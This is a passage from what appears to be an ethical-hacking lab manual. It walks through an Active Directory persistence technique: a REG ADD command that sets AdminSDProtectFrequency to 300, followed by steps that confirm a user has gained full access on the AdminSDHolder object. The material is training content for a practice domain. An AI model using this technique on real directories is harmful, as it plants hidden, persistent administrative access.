
PS C:\Users\Administrator\Downloads\PowerView> REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Pa
rameters /V AdminSDProtectFrequency /T REG_DWORD /F /D 300
REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFrequency /T REG_DWOR
D /F /D 300
The operation completed successfully.
PS C:\Users\Administrator\Downloads\PowerView>
  
```

37. Now, switch to the **Windows Server 2022** virtual machine and open **Server Manager** window. In the **Server Manager** window, click on **Tools** → **Active Directory Users and Computers**.


Module 06 – System Hacking



38. In **Active Directory Users and Computers** window click on **View** and select **Advanced Features** option from the drop-down list.




39. Now, expand **CEH.com** and **System** nodes and right click on **AdminSDHolder** folder and select **Properties**.



40. In the **AdminSDHolder Properties** window navigate to **Security** tab and you can see that user **Martin** has been added as a member in the directory with full access.

Note: It will take approximately **3** minutes for the user **Martin** to be added as a member in the directory.

